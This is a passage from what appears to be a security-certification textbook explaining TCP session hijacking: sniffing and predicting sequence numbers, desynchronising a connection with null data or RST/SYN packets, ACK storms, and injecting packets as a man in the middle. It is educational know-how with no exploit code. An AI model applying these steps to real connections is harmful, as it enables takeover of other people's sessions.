Take over the session
Session Desynchronization
Break the connection to the victim's machine
Monitor
Monitor the flow of packets and predict the sequence number
Sniff
Place yourself between the victim and the target (you must be able to sniff the network)

Figure 11.2: Session hijacking process

Session hijacking can be divided into three broad phases.

- **Tracking the connection**

  The attacker uses a network sniffer to track a victim and host or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict. After identifying a victim, the attacker captures the sequence and acknowledgment numbers of the victim because TCP checks these numbers. The attacker then uses these numbers to construct packets.

- **Desynchronizing the connection**

  A desynchronized state occurs when a connection between a target and host is established, or stable with no data transmission or the server's sequence number is not equal to the client's acknowledgment number, or vice versa.

  To desynchronize the connection between the target and host, the attacker must change the sequence number or acknowledgment number (SEQ/ACK) of the server. For this purpose, the attacker sends null data to the server; consequently, the server's SEQ/ACK numbers advance, while the target machine does not register the increment. For example, before desynchronization, the attacker monitors the session without any interference, following which they send a large amount of null data to the server. These data change the ACK number on the server without affecting anything else, thereby desynchronizing the server and target.

  Another approach is to send a reset flag to the server to break the connection on the server side. Ideally, this occurs in the early setup stage of the connection. The attacker's goal is to break the connection on the server side and create a new connection with a different sequence number.


  The attacker waits for a SYN/ACK packet from the server to the host. On detecting a packet, the attacker immediately sends an RST packet and a SYN packet with identical parameters, such as a port number with a different sequence number, to the server. The server, on receiving the RST packet, closes the connection with the target and initiates another one based on the SYN packet but with a different sequence number on the same port. After opening a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this packet and sends an ACK packet to the server. Now, the server is in the established state. The aim is to keep the target conversant and ensure that it switches to the established state on receiving the first SYN/ACK packet from the server. Consequently, both the server and target are desynchronized but in an established state.

  An attacker can also use a FIN flag, but this will make the server respond with an ACK packet, thus revealing the attack through an ACK storm. The attack is revealed because of a flaw in this method of hijacking a TCP connection. While receiving an unacceptable packet, the host acknowledges it by sending the expected sequence number. This unacceptable packet generates an ACK packet, thereby creating an endless loop for every data packet. The mismatch in SEQ/ACK numbers results in excess network traffic with both the server and target attempting to verify the correct sequence. Because these packets carry no data, retransmission does not occur if the packet is lost. However, because TCP uses IP, the loss of a single packet ends the unwanted conversation between the server and target.

An attacker can add a desynchronizing stage to the hijack sequence to deceive the target host. Without desynchronizing, the attacker injects data into the server while keeping their identity hidden by spoofing an IP address. However, the attacker should ensure that the server responds to the target host as well.

- **Injecting the attacker's packet**

  Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man in the middle, passing data from the target to the server and vice-versa while reading and injecting data at will.



Packet Analysis of a Local Session Hijack

User

DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>
Server
Attacker

Note: Before the user sends the next data packet, the attacker predicts the next sequence number and sends the data to the server; this leads to the establishment of the connection between the attacker and the server

Packet Analysis of a Local Session Hijack


Session hijacking involves high-level attack vectors, which affect many systems. TCP is used for transmitting data by many systems that establish LAN or Internet connections. For establishing a connection between two systems and for the successful transmission of data, the two systems should perform a three-way handshake. Session hijacking involves the exploitation of this three-way handshake method to take control over the session.

To conduct a session hijacking attack, the attacker performs three activities:

- Tracking of a session
- Desynchronization of the session
- Injection of commands during the session

By sniffing network traffic, an attacker can monitor or track a session. The next step in session hijacking is to desynchronize the session. It is easy to accomplish this attack if the attacker knows the next sequence number (NSN) used by the client. A session can be hijacked by using that sequence number before the client uses it. There are two possibilities to determine sequence numbers: one is to sniff the traffic, find an ACK packet, and then determine the NSN based on the ACK packet. The other is to transmit data with guessed sequence numbers, which is not a reliable method. If the attacker can access the network and sniff the TCP session, they can easily determine the sequence number. This type of session hijacking is called "local session hijacking."

The below figure shows the packet analysis of a local session hijack.

